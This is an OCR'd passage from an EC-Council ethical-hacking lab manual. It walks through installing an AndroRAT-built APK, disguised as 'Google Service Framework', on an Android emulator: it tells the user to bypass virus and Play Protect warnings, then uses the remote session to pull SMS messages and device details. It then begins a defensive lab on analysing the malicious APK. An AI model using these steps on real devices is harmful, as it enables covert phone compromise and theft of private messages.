


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


15. If **Chrome needs storage access to download files**, a pop-up appears; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

    Note: In Allow Chrome to access photos, media, and files on your device?, click **ALLOW**.

16. In the warning message saying that the **File might be harmful**, click **Download anyway**.
17. After the file downloads, **File downloaded** pop-up appears, click **Open**.



18. **Google Service Framework** window appears, click **INSTALL** button to install the malicious app.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. After the application is installed successfully, an **App installed** notification appears; click **OPEN**.

    Note: Blocked by play protect pop-up appears, click **INSTALL ANYAY**


    Note: Send app for scanning? pop-up appears, click **DON'T SEND**



20. The malicious application starts running in the background without the victim being totally unaware of it.


21. Switch back to the **Parrot Security** virtual machine. The **Interpreter** session has been opened successfully, with a connection from the victim machine (**10.10.1.14**), as shown in the screenshot.

    Note: In this case, **10.10.1.14** is the IP address of the victim machine (**Android Emulator**).



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. In the **Interpreter** session, type **help** and press **Enter** to view the available commands in the opened session.



23. Now, type **deviceInfo** and press **Enter** to view the device related information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Type **getSMS inbox** and press **Enter** to obtain a file containing SMSes from the inbox of a victim device.
25. This file is to be stored at the location **/home/attacker/AndroRAT/Dumps**.

```
Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20220422-035010.txt

Interpreter:/>
```

26. Type **getMACAddress** and press **Enter** to view the MAC address of the victim's device.

```
Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20220422-035010.txt

Interpreter:/> getMACAddress
02:15:5D:05:B7:88

Interpreter:/>
```

27. In a similar manner, you can attempt to execute additional commands available in the list of help commands to gather more information on the target device.
28. Type **exit** and press **Enter** to terminate the Interpreter session.

```
Interpreter:/> deviceInfo
-----------------------------------------
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icm12
-----------------------------------------

Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20220422-035010.txt

Interpreter:/> getMACAddress
02:15:5D:05:B7:88

Interpreter:/> exit

        (* ·‿· )/*
┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #
```

29. This concludes the demonstration on hacking an Android device through APK file created using AndroRAT.
30. Close all open windows and document all acquired information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

31. You can also use other Android hacking tools such as **NetCut** (https://www.arcai.com), **drozer** (https://labs.f-secure.com), **zANTI** (https://www.zimperium.com), **Network Spoofer** (https://www.digitalsquid.co.uk), and **DroidSheep** (https://droidsheep.info) to hack Android devices.
32. Turn off the **Parrot Security** and **Android** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Secure Android Devices using Various Android Security Tools

Ethical hackers and penetration testers are aided in securing Android devices by various tools for assessing and enhancing their security features.

Lab Scenario

Like personal computers, mobile devices store sensitive data and are susceptible to various threats. Therefore, they should be properly secured in order to prevent the compromise or loss of confidential data, lessen the risk of various threats such as viruses and Trojans, and mitigate other forms of abuse. Strict measures and security tools are vital to strengthening the security of these devices.

Android's growing popularity has led to increased security threats, ranging from typical malware to advanced phishing and identity theft techniques. As a professional ethical hacker or penetration tester, you should scan for any unsecured settings on the mobile device you are assessing, and then take appropriate action to secure them. You must do this before hackers exploit these vulnerabilities by; for example, downloading sensitive data, committing a crime using your Android device as a launchpad, and ultimately endangering your business.

There are various security tools available for scanning, detecting, and assessing the vulnerabilities and security status of Android devices. Many security software companies have launched their own apps, including several complete security suites with antitheft capabilities.

The tasks in this lab will assist you in performing a security assessment of a target Android device.

Lab Objectives

- Analyze a malicious app using online Android analyzers
- Secure Android devices from malicious apps using Malwarebytes Security

Lab Environment

To carry out this lab, you need:

- Android virtual machine

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of Android Security Tools

Android security tools reveal the security posture of particular Android platforms and devices. You can use them to find various ways to strengthen the security and robustness of your organization's mobile platforms. These tools automate the process of accurate Android platform security assessment.

Lab Tasks

Task 1: Analyze a Malicious App using Online Android Analyzers

Online Android analyzers allow you to scan Android APK packages and perform security analyses to detect vulnerabilities in particular apps. Some trusted online Android analyzers are Sixo Online APK Analyzer.

In this task, we will analyze a malicious app using various online Android analyzers.

Note: In this lab, we will be analyzing the malicious file (**Backdoor.apk**), which we used in the previous lab to hack the target Android platform.

Note: If the malicious file (**Backdoor.apk**) is missing then follow the steps given in Lab 1 Task 1 (**Hack an Android Device by Creating Binary Payloads using Parrot Security**) to re-create the file.

